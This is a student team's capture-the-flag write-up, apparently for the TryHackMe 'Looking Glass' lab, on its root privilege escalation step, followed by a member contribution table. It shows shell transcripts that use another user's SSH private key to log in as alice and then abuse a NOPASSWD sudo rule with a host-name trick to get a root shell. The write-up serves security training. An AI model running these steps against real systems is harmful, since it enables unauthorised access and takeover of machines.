Step: Root Privilege Escalation

Members Involved: Syahir
Tools used: Kali, netcat
Thought Process and Methodology and Attempts:

To simplify , what I did for this part is that from user humptydumpty I want to change to user alice. As I have found a useful file in alice. It took me multiple tries to enter as user alice as I got a lot of denied permission, so i run the **'cat .bashrc' command**


```
humptydumpty@looking-glass:~$ cd ..
cd ..
humptydumpty@looking-glass:/home$ ls
ls
alice  humptydumpty  jabberwock  tryhackme  tweedledee  tweedledum
humptydumpty@looking-glass:/home$ cd alice
cd alice
humptydumpty@looking-glass:/home/alice$ ls
ls
ls: cannot open directory '.': Permission denied
humptydumpty@looking-glass:/home/alice$ ^[[A
ls
ls: cannot open directory '.': Permission denied
humptydumpty@looking-glass:/home/alice$ cat .bashrc
cat .bashrc
# ~/.bashrc: executed by bash(1) for non-login shells.
# see /usr/share/doc/bash/examples/startup-files (in the package bash-doc)
# for examples
```

At this point I have already entered as user alice and also have acquired the ECDSA key and permanently added a port. We can see that there is an id_rsa file in the expected .ssh folder, but I also notice that it is owned by our current logged on user humptydumpty. So we can read the contents

```
humptydumpty@looking-glass:/home/tweedledum$ ssh alice@127.0.0.1 -i /home/alice/.ssh/id_rsa
<dum$ ssh alice@127.0.0.1 -i /home/alice/.ssh/id_rsa
The authenticity of host '127.0.0.1 (127.0.0.1)' can't be established.
ECDSA key fingerprint is SHA256:kaciOm3nKZjBx4DS3cgsQa0DIVv86s9JtZ0m83r1Pu4.
Are you sure you want to continue connecting (yes/no)? yes
yes
Warning: Permanently added '127.0.0.1' (ECDSA) to the list of known hosts.
Last login: Fri Jul  3 02:42:13 2020 from 192.168.170.1
alice@looking-glass:~$
```

```
alice@looking-glass:~$ cat /etc/sudoers
cat /etc/sudoers
cat: /etc/sudoers: Permission denied
alice@looking-glass:~$ cat /etc/sudoers.d/alice
cat /etc/sudoers.d/alice
alice ssalg-gnikool = (root) NOPASSWD: /bin/bash
alice@looking-glass:~$ sudo -h ssalg-gnikool /bin/bash
sudo -h ssalg-gnikool /bin/bash
sudo: unable to resolve host ssalg-gnikool
root@looking-glass:~#
```

For this last part I'm trying to gain access to the root file and prom the **'ls'** command and finally I found the flag in the root.txt file by using the **'cat'** command.



Contribution

ID	NAME	CONTRIBUTION	SIGNATURE
1211101935	Mohamed Imran Bin Mohamed Yunus	Did the Recon and Enumeration process and writing. Screenshot provider.	*IMRAN*
1211102060	Farris Aiman Bin Mohd Harris	Did the Initial Foothold process and writing. Did the video editing.	*FARRIS*
1211103220	Muhammad Firzan Ruzain Bin Firdus	Did the Horizontal Privilege Escalation process and writing. Screenshot provider.	*FIRZAN*
1211102057	Muhammad Syahir Nazreen Bin Abdul Hamid	Did the Root Privilege Escalation process and writing. Food supplier.	*SYAHIR*

VIDEO LINK: https://youtu.be/HlT0EfEbCrE/